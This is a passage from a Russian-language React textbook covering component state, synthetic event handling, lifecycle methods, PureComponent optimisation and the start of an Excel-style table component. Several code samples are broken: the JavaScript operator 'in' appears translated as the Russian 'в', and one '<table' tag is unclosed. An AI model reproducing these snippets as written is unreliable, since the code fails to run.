Обновления UI после вызова `this.setState()` выполняются с помощью механизма очередей, который эффективно группирует изменения. Обновление `this.state` напрямую может привести к неожиданному поведению, и вам не следует этого делать. Как и в случае с `this.props`, считайте, что объект `this.state` доступен только для чтения не только потому, что это семантически плохая идея, но и потому, что он может вести себя неожиданным для вас образом. Аналогично никогда не вызывайте `this.render()` самостоятельно — вместо этого предоставьте React пакетную обработку изменений, определите наименьший объем работы и вызывайте `render()`, когда и если это необходимо.

Компонент текстовой области

Создадим новый компонент — `textarea` (текстовая область), который ведет подсчет количества набранных символов (рис. 2.3).

Вы (как и все другие потребители этого многократно используемого компонента) можете задействовать новый компонент следующим образом:

```
ReactDOM.render(
  <TextAreaCounter text="Bob" />,
  document.getElementById('app')
);
```




Рис. 2.3. Конечный результат работы пользовательского компонента textarea

Теперь реализуем компонент. Начнем с создания версии «без состояния», которая не обрабатывает обновления, поскольку не слишком отличается от всех предыдущих примеров:

```
class TextAreaCounter extends React.Component {
  render() {
    const text = this.props.text;
    return (
       <div>
          <textarea defaultValue={text}/>
          <h3>{text.length}</h3>
      </div>
    );
  }
}
TextAreaCounter.defaultProps = {
  text: 'Count me as I type',
};
```

Возможно, вы заметили, что <textarea> в предыдущем фрагменте кода принимает свойство defaultValue, в отличие от привычного вам дочернего элемента text в обычном HTML. Все дело в некоторых различиях между React и традиционным HTML, которые проявляются при работе с элементами формы. Этот вопрос рассматривается далее в книге, но будьте уверены: различий не слишком много. Кроме того, вы поймете, что они призваны облегчить вашу жизнь как разработчика.

Как видите, компонент `TextAreaCounter` получает необязательное строковое свойство `text` и отображает текстовую область с заданным значением, а также получает элемент `<h3>`, который показывает длину строки. Если свойство `text` не задано, то используется значение по умолчанию `Count me as I type`.

Компонент textarea, отслеживающий свое состояние

Следующий шаг заключается в превращении этого компонента *без состояния* (stateless) в компонент *с поддержкой состояния* (stateful). Другими словами, мы получим компонент, поддерживающий некие данные (состояние) и использующий их для первоначального вывода самого себя на экран с последующим самостоятельным обновлением (повторным выводом) при изменении данных.

В первую очередь необходимо установить начальное состояние в конструкторе класса с помощью `this.state`. Имейте в виду, что конструктор — единственное место, где можно установить состояние напрямую, не вызывая `this.setState()`.

Требуется инициализация `this.state`. Если вы этого не сделаете, последовательный доступ к `this.state` в методе `render()` завершится ошибкой.

В этом случае нет необходимости инициализировать `this.state.text` значением, так как вы можете использовать свойство `this.prop.text` (попробуйте файл `02.12.this.state.html` из репозитория к книге):

```
class TextAreaCounter extends React.Component {
  constructor() {
    super();
    this.state = {};
  }
```

```
  render() {
    const text = 'text' в this.state ? this.state.text
      : this.props.text;
    return (
      <div>
        <textarea defaultValue={text} />
        <h3>{text.length}</h3>
      </div>
    );
  }
}
```

Прежде чем вы сможете использовать this, необходимо вызвать super() в конструкторе.

Данные, которые обрабатывает этот компонент, являются простым текстом в текстовой области, поэтому у состояния есть только одно свойство, называемое `text`, доступ к которому можно получить через выражение `this.state.text`. Позже при изменении данных (в ходе набора пользователем текста в текстовой области) компонент обновляет свое состояние с помощью вспомогательного метода:

```
onTextChange(event) {
  this.setState({
    text: event.target.value,
  });
}
```

Состояние всегда обновляется с помощью метода `this.setState()`, который получает объект и объединяет его с уже существующими в `this.state` данными. Нетрудно догадаться, что `onTextChange()` — это обработчик событий, который получает объект события и извлекает из него текст, введенный в текстовую область `textarea`.

Остается лишь обновить метод `render()`, чтобы установить обработчик события:

```
render() {
  const text = 'text' в this.state ? this.state.text
    : this.props.text;
  return (
    <div>
      <textarea
        value={text}
        onChange={event => this.onTextChange(event)}
      />
      <h3>{text.length}</h3>
    </div>
  );
}
```

Теперь каждый раз, когда пользователь вводит текст в текстовой области `textarea`, значение счетчика обновляется, чтобы соответствовать ее содержимому (рис. 2.4).

Рис. 2.4. Ввод текста в текстовую область (файл 02.12.this.state.html)

Обратите внимание, что раньше у вас было `<textarea defaultValue...>`, которое в показанном выше коде стало `<textarea value...>`. Это связано с тем, как входные данные работают в HTML, где их состояние поддерживается браузером. Но React может сделать лучше. В данном примере реализация `onChange` означает, что текстовая область `textarea` теперь *управляется* React. Подробнее об *управляемых компонентах* мы поговорим позже.

Немного о DOM-событиях

Во избежание путаницы необходимо дать несколько пояснений относительно следующей строки:

```
onChange={event => this.onTextChange(event)}
```

В целях повышения производительности, а также для удобства работы React использует собственную систему *искусственно* создаваемых событий. Чтобы разобраться в причинах этого, рассмотрим, как все происходит в мире чистой DOM.

Обработка событий в прежние времена

Выполнять какие-либо действия очень удобно с помощью *встроенных* обработчиков событий:

```
<button onclick="doStuff">
```

При всем удобстве и узнаваемости (отслеживатель событий находится там же, где и пользовательский интерфейс) крайне неэффективно иметь слишком большое количество слушателей событий, разбросанных подобным образом. Кроме того, сложно иметь на одной и той же кнопке нескольких слушателей, особенно если она находится в чужом «компоненте» или библиотеке и вы не хотите туда внедряться и «править» или создавать ветку их кода. Именно поэтому в мире DOM устанавливать слушателей принято с помощью метода `element.addEventListener` (благодаря чему код может находиться в двух или более местах) и *делегирования событий* (для решения проблем производительности). Делегирование событий означает, что вы слушаете их на каком-то родительском узле, скажем `<div>`, который содержит множество кнопок, и устанавливаете один слушатель для всех кнопок вместо одного слушателя на кнопку. Таким образом, вы *делегируете* обработку событий родительскому узлу.

Делегирование событий позволяет выполнить следующее:

```
<div id="parent">
  <button id="ok">OK</button>
  <button id="cancel">Cancel</button>
</div>

<script>
document.getElementById('parent').addEventListener('click',
function(event) {
  const button = event.target;

  // выполняют различные действия в зависимости от того,
  // какая кнопка была нажата
  switch (button.id) {
    case 'ok':
      console.log('OK!');
      break;
    case 'cancel':
      console.log('Cancel');
      break;
    default:
      new Error('Unexpected button ID');
  };
});
</script>
```

Со своей работой этот код справляется нормально, но у него есть и недостатки:

- объявление слушателя находится далеко от компонента пользовательского интерфейса, что затрудняет поиск и отладку кода;
- делегирование с помощью постоянного использования инструкции `switch` создает ненужный шаблонный код еще до того, как вы приступите к выполнению фактической работы (в данном случае реагирование на нажатие кнопки);
- браузерная несовместимость (которая здесь не рассматривается) фактически требует, чтобы этот код был еще длиннее.

К сожалению, как только дело доходит до практического применения этого кода реальными пользователями, в целях его поддержки всеми браузерами потребуется предпринять еще несколько дополнительных мер:

- вдобавок к методу `addEventListener` необходимо применить метод `attachEvent`;
- в самом начале кода слушателя нужно добавить выражение `const event = event || window.event;`;
- требуется применить выражение `const button = event.target || event.srcElement;`.

Все эти необходимые и весьма неприятные нюансы в конечном итоге наводят на мысль о применении какой-нибудь библиотеки, связанной с обработкой событий. Но зачем добавлять еще одну библиотеку (и изучать дополнительные API), если React поставляется в комплекте с решениями, избавляющими от всех неприятностей, связанных с обработкой событий?

Обработка событий в React

Чтобы охватить и привести к единому формату все браузерные события, в React используются *искусственные события*, ликвидирующие проблему несовместимости браузеров. Это позволяет вам быть уверенными, что свойство `event.target` доступно вам во всех браузерах. Вот почему во фрагменте кода `TextAreaCounter` нужно лишь воспользоваться свойством `event.target.value`, и он заработает. Это также означает, что API для отмены событий един во всех браузерах; другими словами, методы `event.stopPropagation()` и `event.preventDefault()` работают даже в старых версиях Internet Explorer.

Синтаксис упрощает совместную поддержку элементов UI и обработчиков событий. Это похоже на традиционные встроенные обработчики событий, но в действительности все обстоит иначе. На самом деле в целях повышения производительности React использует делегирование событий.

Для обработчиков событий React задействует верблюжий регистр (camelCase), поэтому вместо `onclick` используется форма записи `onClick`.

Если вам по какой-то причине понадобится исходное событие браузера, то оно доступно в виде свойства `event.nativeEvent`, но маловероятно, что это вам когда-нибудь пригодится.

И еще одно: событие `onChange` (в том же виде, в каком оно использовалось в примере с текстовой областью `textarea`) ведет себя согласно вашим ожиданиям — инициируется, когда пользователь набирает текст, а не после того, как он закончил его вводить и переместился за пределы данного поля, как это происходит в обычной DOM.

Синтаксис обработки событий

В предыдущем примере использовалась функция стрелки для вызова вспомогательного события `onTextChange`:

```
onChange={event => this.onTextChange(event)}
```

Это происходит потому, что более короткое `onChange={this.onTextChange}` не сработало бы.

Другой вариант — привязать метод, например, так:

```
onChange={this.onTextChange.bind(this)}
```

И еще один вариант, который часто встречается, — связать все методы обработки событий в конструкторе:

```
constructor() {
  super();
  this.state = {};
  this.onTextChange = this.onTextChange.bind(this);
}
// ....
```

```
<textarea
  value={text}
  onChange={this.onTextChange}
/>
```

Это немного шаблонный, но необходимый код — таким образом обработчик события привязывается только однажды, а не каждый раз, когда вызывается метод `render()`, что помогает уменьшить объем памяти вашего приложения.

Этот распространенный шаблон был в значительной степени вытеснен, когда в JavaScript стало возможным использовать функции в качестве свойств класса.

До:

```
class TextAreaCounter extends React.Component {
  constructor() {
    // ...
    this.onTextChange = this.onTextChange.bind(this);
  }

  onTextChange(event) {
    // ...
  }
}
```

После:

```
class TextAreaCounter extends React.Component {
  constructor() {
    // ...
  }

  onTextChange = (event) => {
    // ...
  };
}
```

Полный пример см. в файле `02.12.this.state2.html` в репозитории к книге.

Сравнение свойств и состояния

Теперь вы знаете, что при решении задачи отображения вашего компонента в методе `render()` у вас есть доступ к свойствам через выражение `this.props` и к состоянию — через `this.state`. Может возникнуть вопрос: когда следует использовать одно из этих выражений, а когда — другое?

Свойства — это механизм, предназначенный для внешнего мира (для пользователей компонента) и позволяющий настраивать ваш компонент. А состояние служит для работы с внутренними данными. Таким образом, если провести аналогию с объектно-ориентированным программированием, `this.props` является подобием коллекции всех аргументов, передаваемых конструктору класса, а `this.state` можно представить как пакет ваших закрытых свойств.

В целом предпочтительнее разделить ваше приложение таким образом, чтобы у вас было меньше компонентов *с состоянием* и больше компонентов *без состояния*.

Свойства в исходном состоянии: антипаттерн

В предыдущем примере с текстовой областью весьма заманчиво использовать `this.props` для установки начального состояния `this.state`:

```
// Предупреждение: антипаттерн
this.state = {
  text: props.text,
};
```

Фактически этот пример считается антипаттерном. В идеале используется любая комбинация выражений `this.state` и `this.props`, подходящая для построения пользовательского интерфейса в методе `render()`. Однако иногда приходится брать значение,

переданное вашему компоненту, и использовать его для построения исходного состояния. В этом нет ничего крамольного, за одним исключением: код, вызывающий ваш компонент, может предполагать, что свойство (`text` в предыдущем примере) всегда будет иметь самое последнее значение, а предыдущий код противоречит этому предположению. Чтобы предположения не вызывали никаких сомнений, достаточно просто воспользоваться другим именем, например, вместо `text` назвать свойство `defaultText` или `initialValue` либо как-то еще.

В главе 4 показано, как React решает эту проблему для собственной реализации полей ввода и текстовых областей, где у кого-то могут возникать предположения, основанные на имеющемся опыте работы с HTML.

Доступ к компоненту извне

Вы не всегда можете позволить себе роскошь запускать совершенно новое React-приложение с нуля. Иногда приходится внедряться в существующее приложение или в сайт и постепенно переходить на React. К счастью, библиотека React была сконструирована для работы с любой уже существующей кодовой базой. В конце концов, те, кто начинал создавать React, не могли остановить мир и переписать все огромное приложение (Facebook.com) полностью с нуля, особенно в первые дни, когда React только возникла.

Один из способов взаимодействия вашего React-приложения с внешним миром заключается в получении ссылки на компонент, который вы отображаете с помощью метода `ReactDOM.render()`, и ее использовании за пределами компонента:

```
const myTextAreaCounter = ReactDOM.render(
  <TextAreaCounter text="Bob" />,
  document.getElementById('app')
);
```

Теперь с помощью компонента `myTextAreaCounter` можно получить доступ к тем же методам и свойствам, к которым обычно обращаются с помощью выражения `this`, когда находятся внутри компонента. Можно даже манипулировать компонентами, используя консоль JavaScript (рис. 2.5).




Рис. 2.5. Обращение к выведенному на экран компоненту с помощью ссылки

В этом примере с помощью `myTextAreaCounter.state` можно получить доступ к текущему состоянию (изначально пустому), `myTextAreaCounter.props` позволяет получить доступ к свойствам, а эта строка кода устанавливает новое состояние:

```
myTextAreaCounter.setState({text: "Hello outside world!"});
```

Эта строка кода получает ссылку на основной родительский DOM-узел, созданный React:

```
const reactAppNode = ReactDOM.findDOMNode(myTextAreaCounter);
```

Это первый дочерний элемент `<div id="app">`, который является тем местом, где вы позволили React творить магию.

Вы получаете доступ ко всему API компонента за пределами вашего компонента. Но пользоваться этими сверхвозможностями следует весьма осмотрительно и только в случае крайней необходимости. Манипулирование состоянием компонентов, владельцем которых вы не являетесь, и их «исправление» могут показаться вам весьма заманчивой затеей, однако это чревато ошибками, поскольку компонент не предполагает подобных вторжений.

Методы управления жизненным циклом

React предлагает несколько так называемых методов управления *жизненным циклом*. С их помощью можно отслеживать изменения в вашем компоненте в части манипуляций с DOM. Жизненный цикл компонент проходит через три этапа:

- *вставка* (mounting) — компонент добавляется в DOM;
- *обновление* (updating) — обновляется состояние компонента в результате вызова метода `setState()` и/или изменяется свойство компонента;
- *удаление* (unmounting) — компонент удаляется из DOM.

React выполняет часть своей работы перед обновлением DOM. Это также называется *фазой отображения*. Затем библиотека обновляет DOM, и данный этап называется *фазой фиксации*. Исходя из этого, рассмотрим некоторые методы жизненного цикла.

- После первоначальной вставки и фиксации в DOM выполняется метод `componentDidMount()` вашего компонента, если он существует. Здесь может выполняться любая работа по инициализации, которая требует DOM. Любая работа по инициализации, которая не требует DOM, должна выполняться в конструкторе. И большая часть вашей инициализации не должна требовать DOM. Но в этом методе вы можете, например, измерить высоту компонента, который был только что отображен, добавить любые прослушиватели событий (например, `addEventListener('resize')`) или получить данные с сервера.
- Непосредственно перед удалением компонента из DOM выполняется метод `componentWillUnmount()`. Здесь выполняется любая работа по очистке, которая вам может понадобиться. Любые обработчики событий или что-либо еще, что может привести к утечке памяти, должны быть очищены здесь. После этого компонент исчезает навсегда.

- Перед обновлением компонента (например, в результате `setState()`) можно использовать `getSnapshotBeforeUpdate()`. Этот метод получает в качестве аргументов предыдущие свойства и состояние. И он может вернуть значение моментального снимка (snapshot), которое представляет собой любое значение, которое вы хотите передать в следующий метод жизненного цикла, называемый `componentDidUpdate()`.
- Метод `componentDidUpdate(previousProps, previousState, snapshot)` вызывается всякий раз, когда компонент был обновлен. Поскольку в этот момент `this.props` и `this.state` имеют обновленные значения, вы получаете копию предыдущих значений. Вы можете использовать эту информацию для сравнения старого и нового состояния и при необходимости сделать дополнительные сетевые запросы.
- Кроме того, есть метод `shouldComponentUpdate(newProps, newState)`, который делает оптимизацию возможной. Вам дается будущее состояние, которое вы можете сравнить с текущим и принять решение не обновлять компонент, и в этом случае его метод `render()` не вызывается.

Из этих методов наиболее часто используются `componentDidMount()` и `componentDidUpdate()`.

Примеры управления жизненным циклом: тотальная регистрация

Чтобы лучше понять, что такое жизнь компонента, добавим регистрацию в компонент `TextAreaCounter`. Просто реализуем все методы управления жизненным циклом для регистрации их вызова наряду с показом всех их аргументов в консоли:

```
class TextAreaCounter extends React.Component {
  // ...
```

```
  componentDidMount() {
    console.log('componentDidMount');
  }
  componentWillUnmount() {
    console.log('componentWillUnmount');
  }
  componentDidUpdate(prevProps, prevState, snapshot) {
    console.log('componentDidUpdate ', prevProps, prevState,
      snapshot);
  }
  getSnapshotBeforeUpdate(prevProps, prevState) {
    console.log('getSnapshotBeforeUpdate', prevProps, prevState);
    return 'hello';
  }
  shouldComponentUpdate(newProps, newState) {
    console.log('shouldComponentUpdate ', newProps, newState);
    return true;
  }

  // ...
}
```

После загрузки страницы единственным сообщением в консоли будет `componentDidMount`.

Интересно, что произойдет, если вы наберете `b`, чтобы превратить текст в `Bobb` (рис. 2.6)? Будет вызван метод `shouldComponentUpdate()` с новыми данными (такими же, как и старые) и новым состоянием. Поскольку этот метод возвращает `true`, React переходит к вызову `getSnapshot BeforeUpdate()`, передавая ему значения свойств и состояний до изменения. Это позволяет вам совершить некие действия с ними и со старой DOM и передать любую полученную информацию в виде снимка в следующий метод. Например, это возможность выполнить некоторые измерения элементов или позиции прокрутки и сделать их снимок, чтобы увидеть, изменились ли они после обновления. Наконец, вызывается метод `componentDidUpdate()` со старой информацией (у вас есть новая в `this.state` и `this.props`) и любым снимком, определенным предыдущим методом.




Рис. 2.6. Обновление компонента

Еще раз обновим текстовую область `textarea`, на этот раз набрав `y`. Результат показан на рис. 2.7.




Рис. 2.7. Еще одно обновление компонента

Наконец, чтобы увидеть `componentWillUnmount()` в действии (используя пример `02.14.lifecycle.html` из GitHub-репозитория этой книги), вы можете ввести в консоли:

```
ReactDOM.render(React.createElement('p', null,
  'Enough counting!'), app);
```

Данный текст заменяет весь компонент `textarea` новым компонентом `<p>`. Затем вы можете увидеть в консоли сообщение журнала `componentWillUnmount` (рис. 2.8).




Рис. 2.8. Удаление компонента из DOM

Параноидальная защита состояния

Допустим, вы хотите ограничить количество символов, вводимых в текстовую область. Вы должны сделать это в обработчике события `onTextChange()`, который вызывается, когда пользователь вводит текст. Но что, если кто-то (более молодой и наивный) вызовет `setState()` извне компонента (а это, как уже говорилось, плохая идея)? Можете ли вы по-прежнему защитить целостность и благополучие вашего компонента? Конечно. Вы можете выполнить проверку в `componentDidUpdate()` и, если количество символов превышает допустимое, вернуть состояние к прежнему. Выглядит это примерно так:

```
componentDidUpdate(prevProps, prevState) {
  if (this.state.text.length > 3) {
    this.setState({
      text: prevState.text || this.props.text,
    });
  }
}
```

Условие `prevState.text || this.props.text` используется для самого первого обновления, когда нет предыдущего состояния.

Это может показаться излишне параноидальным, но все же это возможно сделать. Другой способ обеспечить такую же защиту — использовать метод `shouldComponentUpdate()`:

```
shouldComponentUpdate(_, newState) {
  return newState.text.length > 3 ? false : true;
}
```

Используйте файл `02.15.paranoid.html` в репозитории книги, чтобы попрактиковаться с этими концепциями.

В приведенном выше коде использование _ в качестве имени аргумента функции представляет собой соглашение, сигнализирующее будущему читателю кода: «Я знаю, что в сигнатуре функции есть еще один аргумент, но не собираюсь его использовать».

Пример жизненного цикла: применение дочернего компонента

Как известно, React-компоненты можно смешивать и вкладывать друг в друга любым нужным вам образом. До сих пор в методах `render()` вы видели только компоненты ReactDOM (и не видели пользовательских). Рассмотрим один простой пользовательский компонент, который будет служить в качестве дочернего элемента.

Выделим часть, отвечающую за счетчик, в собственный компонент. В конце концов, «разделяй и властвуй» — то, что нужно!

Для начала выделим ведение журнала жизненного цикла в отдельный класс, а два компонента наследуют его. Наследование почти никогда не гарантируется, когда речь идет о React, поскольку для работы с пользовательским интерфейсом предпочтительнее *композиция*, а для работы, не связанной с UI, подойдет обычный модуль JavaScript. Тем не менее полезно знать, как это работает, что поможет вам избежать копирования методов ведения журнала.

Родительский модуль выглядит так:

```
class LifecycleLoggerComponent extends React.Component {
  static getName() {}
  componentDidMount() {
    console.log(this.constructor.getName() +
      '::componentDidMount');
  }
  componentWillUnmount() {
    console.log(this.constructor.getName() +
      '::componentWillUnmount');
  }
  componentDidUpdate(prevProps, prevState, snapshot) {
    console.log(this.constructor.getName() +
      '::componentDidUpdate');
  }
}
```

Новый компонент `Counter` просто показывает счетчик. Он не поддерживает состояние, но отображает свойство `count`, заданное родителем:

```
class Counter extends LifecycleLoggerComponent {
  static getName() {
    return 'Counter';
  }
  render() {
    return <h3>{this.props.count}</h3>;
  }
}
Counter.defaultProps = {
  count: 0,
};
```

Компонент `textarea` устанавливает статический метод `getName()`:

```
class TextAreaCounter extends LifecycleLoggerComponent {
  static getName() {
    return 'TextAreaCounter';
  }
  // ....
}
```

И наконец, метод `render()` текстовой области `textarea` получает возможность использовать `<Counter/>`, причем условно: если счетчик равен `0`, то ничего не отображается:

```
render() {
  const text = 'text' в this.state ? this.state.text :
    this.props.text;
  return (
    <div>
      <textarea
        value={text}
        onChange={this.onTextChange}
      />
      {text.length > 0
        ? <Counter count={text.length} />
        : null
      }
```

```
    </div>
  );
}
```

Обратите внимание на условный оператор в JSX. Вы заключаете выражение в {} и условно отображаете либо <Counter/>, либо ничего (null). И просто для демонстрации: еще один вариант — перенести условие за пределы возврата. Присвоение результата выражения JSX переменной — совершенно нормальное явление.

```
render() {
  const text = 'text' в this.state
    ? this.state.text
    : this.props.text;
  let counter = null;
  if (text.length > 0) {
    counter = <Counter count={text.length} />;
  }
  return (
    <div>
      <textarea
        value={text}
        onChange={this.onTextChange}
      />
      {counter}
    </div>
  );
}
```

Теперь вы можете наблюдать за регистрируемыми методами управления жизненным циклом для обоих компонентов. Откройте в своем браузере файл `02.16.child.html` из репозитория книги, чтобы посмотреть, что произойдет, когда вы загрузите страницу, а затем измените содержимое текстовой области `textarea`.

Во время начальной загрузки дочерний компонент устанавливается и обновляется раньше родительского. Вы видите в журнале консоли:

```
Counter::componentDidMount
TextAreaCounter::componentDidMount
```

После удаления двух символов вы видите, как обновляется дочерний элемент, затем родительский:

```
Counter::componentDidUpdate
TextAreaCounter::componentDidUpdate
Counter::componentDidUpdate
TextAreaCounter::componentDidUpdate
```

После удаления последнего символа дочерний компонент полностью удаляется из DOM:

```
Counter::componentWillUnmount
TextAreaCounter::componentDidUpdate
```

Наконец, ввод символа возвращает компонент счетчика в DOM:

```
Counter::componentDidMount
TextAreaCounter::componentDidUpdate
```

Выигрыш в производительности: предотвращение обновлений компонентов

Вы уже знаете о методе `shouldComponentUpdate()` и видели его в действии. Он играет особую роль при создании критически важных для производительности частей вашего приложения. Он вызывается перед вызовом метода `componentWillUpdate()` и позволяет вам отменить обновление, если вы посчитаете, что в нем нет необходимости.

Существует класс компонентов, которые используют в своих методах `render()` только `this.props` и `this.state` и не вызывают никаких дополнительных функций. Такие компоненты называются чистыми. Они могут реализовать метод `shouldComponentUpdate()` и сравнить состояние и свойства до и после обновления и при отсутствии каких-либо изменений возвращать `false`, экономя при этом долю вычислительных мощностей. Кроме того, могут быть чисто статические компоненты, которые не используют

ни свойства, ни состояние. Такие компоненты могут сразу же возвращать `false`.

React может упростить использование обычного (и универсального) случая проверки всех свойств и состояния в `shouldComponentUpdate()`: вместо того чтобы повторять эту работу, вы можете наследовать компоненты `React.PureComponent` вместо `React.Component`. Таким образом, вам не нужно будет реализовывать `shouldComponentUpdate()` — все будет сделано за вас. Воспользуемся этим преимуществом и доработаем предыдущий пример.

Поскольку оба компонента наследуют `logger`, все, что вам нужно, — это:

```
class LifecycleLoggerComponent extends React.PureComponent {
  // ... никаких других изменений
}
```

Теперь оба компонента — *чистые*. Добавим также сообщение журнала в методы `render()`:

```
render() {
  console.log(this.constructor.getName() + '::render');
  // ... никаких других изменений
}
```

Теперь загрузка страницы (файл `02.17.pure.html` из репозитория) выводит:

```
TextAreaCounter::render
Counter::render
Counter::componentDidMount
TextAreaCounter::componentDidMount
```

Замена `Bob` на `Bobb` дает ожидаемый результат отображения и обновления:

```
TextAreaCounter::render
Counter::render
Counter::componentDidUpdate
TextAreaCounter::componentDidUpdate
```

Теперь, если вы *вставите* строку `LOLz` вместо `Bobb` (или любую другую строку с четырьмя символами), то увидите следующее:

```
TextAreaCounter::render
TextAreaCounter::componentDidUpdate
```

Как видите, нет причин для повторного отображения `<Counter>`, поскольку его свойство не изменилось. Новая строка имеет то же количество символов.

Что случилось с функциональными компонентами

Возможно, вы заметили, что функциональные компоненты исчезли из этой главы к тому моменту, когда в дело вступил `this.state`. Они вернутся позже, когда вы познакомитесь также с концепцией *хука* (hook). Поскольку в функциях нет `this`, необходимо найти другой способ управления состоянием в компоненте. Хорошая новость заключается в том, что, как только вы поймете концепции состояния и свойства, различия функциональных компонентов станут просто синтаксисом.

Как бы ни было «забавно» провести все это время с текстовой областью `textarea`, перейдем к чему-то более сложному. В следующей главе вы увидите, где проявляются преимущества React, а именно, речь пойдет о сосредоточении внимания на ваших *данных* и возложении на React заботы обо всех обновлениях пользовательского интерфейса.

ГЛАВА 3

Excel: причудливый компонент таблицы

Теперь вы уже знаете, как создавать пользовательские React-компоненты, составлять (отображать) UI с помощью стандартных DOM-компонентов и ваших собственных пользовательских, а также как задавать свойства, работать с состоянием, внедряться в жизненный цикл компонента и оптимизировать производительность за счет отказа от повторного отображения, когда это не требуется.

Объединим все это (и в процессе работы вы приобретете новые знания о React) путем создания более интересного компонента — таблицы данных. Это будет нечто вроде раннего прототипа Microsoft Excel, позволяющего редактировать содержимое таблицы данных, а также производить сортировку, поиск и экспорт данных в виде загружаемых файлов.

Начнем с данных

В таблицах главное — данные, поэтому компонент необычной таблицы (почему бы не назвать его `Excel`?) должен получать массив данных и массив заголовков, описывающих каждый столбец данных. Для целей тестирования позаимствуем список

книг-бестселлеров из «Википедии» (https://en.wikipedia.org/wiki/List_of_best-selling_books):

```
const headers = ['Book', 'Author', 'Language', 'Published',
'Sales'];

const data = [
  [
    'A Tale of Two Cities', 'Charles Dickens',
      'English', '1859', '200 million',
  ],
  [
    'Le Petit Prince (The Little Prince)',
      'Antoine de Saint-Exupéry', 'French', '1943', '150 million',
  ],
  [
    "Harry Potter and the Philosopher's Stone", 'J. K. Rowling',
      'English', '1997', '120 million',
  ],
  [
    'And Then There Were None', 'Agatha Christie',
      'English', '1939', '100 million',
  ],
  [
    'Dream of the Red Chamber', 'Cao Xueqin',
      'Chinese', '1791', '100 million',
  ],
  [
    'The Hobbit', 'J. R. R. Tolkien',
      'English', '1937', '100 million',
  ],
];
```

Теперь как вы должны отобразить эти данные в таблице?

Цикл создания заголовков таблицы

Первым шагом к запуску нового компонента будет отображение только заголовков таблицы. Простейшая реализация должна выглядеть следующим образом (файл `03.01.table-th-loop.html` из репозитория к книге):

```
class Excel extends React.Component {
  render() {
    const headers = [];
    for (const title of this.props.headers) {
      headers.push(<th>{title}</th>);
    }
    return (
      <table>
        <thead>
          <tr>{headers}</tr>
        </thead>
      </table>
    );
  }
}
```

Теперь, когда у вас есть работающий компонент, можно посмотреть, как им пользоваться:

```
ReactDOM.render(
  <Excel headers={headers} />,
  document.getElementById('app'),
);
```

Результат этого начального примера показан на рис. 3.1. Здесь есть немного CSS, который не имеет значения для целей данного обсуждения, но вы можете найти его в файле `03.table.css` из репозитория к книге.




Рис. 3.1. Отображение заголовков таблиц

Возвращаемая часть компонента довольно проста. Она выглядит так же, как HTML-таблица, за исключением массива заголовков:

```
return (
  <table>
    <thead>
```

```
      <tr>{headers}</tr>
    </thead>
  </table>
);
```

Как вы уже видели в предыдущей главе, вы можете раскрыть фигурные скобки в JSX и поместить туда любое значение или выражение JavaScript. Если это значение оказывается массивом, как в предыдущем случае, то синтаксический анализатор JSX обработает его так, как если бы вы передавали каждый элемент массива по отдельности, например `{headers[0]}{headers[1]}...`.

В этом примере элементы массива `headers` содержат больше JSX-контента, и это совершенно нормально. Цикл перед `return` заполняет массив заголовков значениями JSX, которые, если бы вы жестко кодировали данные, выглядели бы следующим образом:

```
const headers = [
  <th>Book</th>,
  <th>Author</th>,
  // ...
];
```

Вы можете заключать выражения JavaScript в фигурные скобки внутри JSX и вкладывать их так глубоко, как вам нужно. Это пример преимуществ React — вы можете создавать UI, пользуясь всеми возможностями JavaScript. Все циклы и условия работают как обычно, и вам не нужно изучать другой язык «шаблонизации» или синтаксис для создания UI.

Цикл заголовков таблиц, упрощенная версия

Предыдущий пример сработал отлично (назовем его v1, то есть «версия 1»). Теперь посмотрим, как добиться того же самого, используя меньше кода. Переместим цикл внутрь JSX, возвращаемого в конце. По сути, весь метод `render()` становится одним

оператором `return` (см. файл `03.02.table-th-map.html` в репозитории книги).

```
class Excel extends React.Component {
   render() {
    return (
      <table
        <thead>
          <tr>
            {this.props.headers.map(title => <th>{title}</th>)}
          </tr>
        </thead>
      </table>
    );
  }
}
```

Посмотрите, как создается массив содержимого заголовков путем вызова `map()` из данных, переданных через `this.props.headers`. Вызов `map()` принимает входной массив, выполняет функцию обратного вызова для каждого элемента и создает новый массив.

В предыдущем примере обратный вызов использует самый лаконичный синтаксис *стрелочных функций*. Если вам кажется, что это слишком загадочно, то назовем его v2 и рассмотрим несколько других вариантов.

